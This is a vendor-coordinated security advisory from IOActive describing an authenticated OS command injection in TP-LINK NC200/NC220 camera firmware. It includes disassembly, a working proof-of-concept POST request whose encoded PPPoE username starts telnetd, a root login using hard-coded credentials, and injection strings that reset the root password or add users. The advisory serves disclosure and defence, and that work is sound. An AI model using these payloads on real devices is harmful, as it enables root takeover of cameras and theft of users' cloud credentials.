IOActive Security Advisory

Title	Authenticated OS Command Injection on TP-LINK Cloud Cameras
Severity	High – CVSSv2 Score 6.0 (AV:L/AC:H/Au:S/C:C/I:C/A:C)
Discovered by	Tao Sauvage
Advisory Date	March 9, 2016

Affected Products

1. TP-LINK Cloud Camera NC200, firmware NC200_V1_151125
2. TP-LINK Cloud Camera NC220, firmware NC220_V1_151125

Impact


An attacker with Administrator (admin) access to the administrative web panel of a TP-LINK Cloud Camera can gain root access to the device, fully compromising its confidentiality, integrity, and availability.

Background

TP-LINK Cloud Cameras offer a quick and easy way to “See there, when you can’t be there,” allowing users to remotely monitor everything going on where the cameras are installed. TP-LINK Cloud Cameras allow video monitoring and recording, which can later be accessed from around the world thanks to the TP-LINK Cloud service.

Technical Details

The administrative web panel allows the admin to configure PPPoE on the Cloud Camera device. IOActive found that the username and password fields were vulnerable to OS command injection, which would allow an attacker to execute OS commands on the device with root privileges.



During an analysis of the firmware NC200_V1_151125 for the TP-LINK Cloud Camera NC200, IOActive discovered that the function `pppoeFormatCmd` in the binary `ipcamera` was formatting the PPPoE username and password into a string without properly escaping all hazardous characters:

```
.globl pppoeFormatCmd
pppoeFormatCmd:
addiu    $v0, 0x78
move     $a0, $v1 ; dst = user_password
move     $a1, $v0 ; src = unescaped_user_password
la       $t9, adapterShell
nop
jalr     $t9 ; adapterShell
...
addiu    $a1, (aUserSPasswordS - 0x4E0000)  # " user \"%s\" password
\"%s\" "
addiu    $a2, $fp, 0x200+user_password
move     $a3, $v1
la       $t9, sprintf
nop
jalr     $t9 ; sprintf
...
```


The string is later used by `pppoeCmdReq_core` as a parameter for the function `system()` as shown below:

```
.globl pppoeCmdReq_core
pppoeCmdReq_core:
...
addiu   $a1, (pppoe_cmd - 0x530000)
la      $t9, pppoeFormatCmd
nop
jalr    $t9 ; pppoeFormatCmd
nop
lw      $gp, 0x210+var_1F8($fp)
nop
la      $a0, 0x530000
nop
addiu   $a0, (pppoe_cmd - 0x530000)
la      $t9, system
nop
jalr    $t9 ; system
...
```

The analysis of the function `adapterShell` revealed that while most hazardous characters are escaped (", \, `), the `$` character is not. Since the string is surrounded by double-quotes ("), an attacker could inject OS commands that will be executed on the device (e.g. `$(shell command)`).

As a proof-of-concept, the following request was issued to the administrative web interface:

```
POST /netconf_set.fcgi HTTP/1.1
Host: 192.168.0.10
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:43.0) Gecko/20100101
Firefox/43.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;charset=utf-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.0.10/index.html
Content-Length: 277
Cookie: sess=al1gkgxf2xiecs2
Connection: close

DhcpEnable=1&StaticIP=0.0.0.0&StaticMask=0.0.0.0&StaticGW=0.0.0.0&Stati
cDns0=0.0.0.0&StaticDns1=0.0.0.0&FallbackIP=192.168.0.10&FallbackMask=2
55.255.255.0&PPPoeAuto=1&PPPoeUsr=JCgvdXNyL3NiaW4vdGVsbmV0ZCk%3D&PPPoeP
wd=dGVzdA%3D%3D&HttpPort=80&bonjourState=1&token=kw8shq4v63oe04i
```

Where the parameter `PPPoeUsr` is the base64 encoded version of `$(/usr/sbin/telnetd)`.

Once the request is issued, the Telnet service will start on the device and be accessible from the network. The attacker can connect to the device through the root account by using `ZSL-2015-5255 - TP-Link NC200/NC220 Cloud Camera 300Mbps Wi-Fi Hard-Coded Credentials`, which has not been fixed in the latest firmware:

```
NC200-fb04cf login: root
Password:
login: can't chdir to home directory '/home/root'


BusyBox v1.12.1 (2015-11-25 10:24:27 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

-rw-------    1 0        0              16
/usr/local/config/ipcamera/HwID
-r-xr-S---    1 0        0              20
/usr/local/config/ipcamera/DevID
-rw-r----T    1 0        0             512
/usr/local/config/ipcamera/TpHeader
--wsr-S---    1 0        0             128
/usr/local/config/ipcamera/CloudAcc
--ws------    1 0        0              16
/usr/local/config/ipcamera/OemID
Input file:  /dev/mtdblock3
Output file: /usr/local/config/ipcamera/ApMac
Offset: 0x00000004
Length: 0x00000006
This is a block device.
This is a character device.
File size: 65536
File mode: 0x61b0
======= Welcome To TL-NC200 ======
```

It should be noted that root access is still possible even if the root default password has been updated. Indeed, the attacker could simply send `$(echo 'root\nroot'|passwd root)` to change the password of the root user to `root` or simply create another user, `test`, with `$(useradd test)`.

Once code execution is achieved on the camera, an attacker would be able to retrieve the TP-LINK Cloud username and password stored in cleartext on the filesystem in cloud.conf and change the SSL certificate of tplinkcloud.com in order to intercept any communication or constantly reboot the camera.

IOActive found the same vulnerability in the TP-LINK Cloud Camera NC220, firmware NC220_V1_151125. It should be noted that the vulnerability might also affect the TP-LINK Cloud Camera NC250, but this could not be confirmed as no firmware is available for download.

Mitigation

User inputs should not be trusted. All user inputs should be sanitized before being used by the system. In order to mitigate the code injection on the device, `ipcamera` should surround the username and password with single quotes (`'`) and escape all hazardous characters before using `system`, such as single quotes (`'`), double quotes (`"`), dollar signs (`$`), semi-colons (`;`), and ampersands (`&`).

Timeline

December 15, 2015:	IOActive discovers vulnerability and notifies TP-LINK
December 18, 2015:	IOActive approves the fix implemented by TP-LINK
January 8, 2016:	TP-LINK releases the new firmware versions
March 9, 2016:	IOActive advisory published

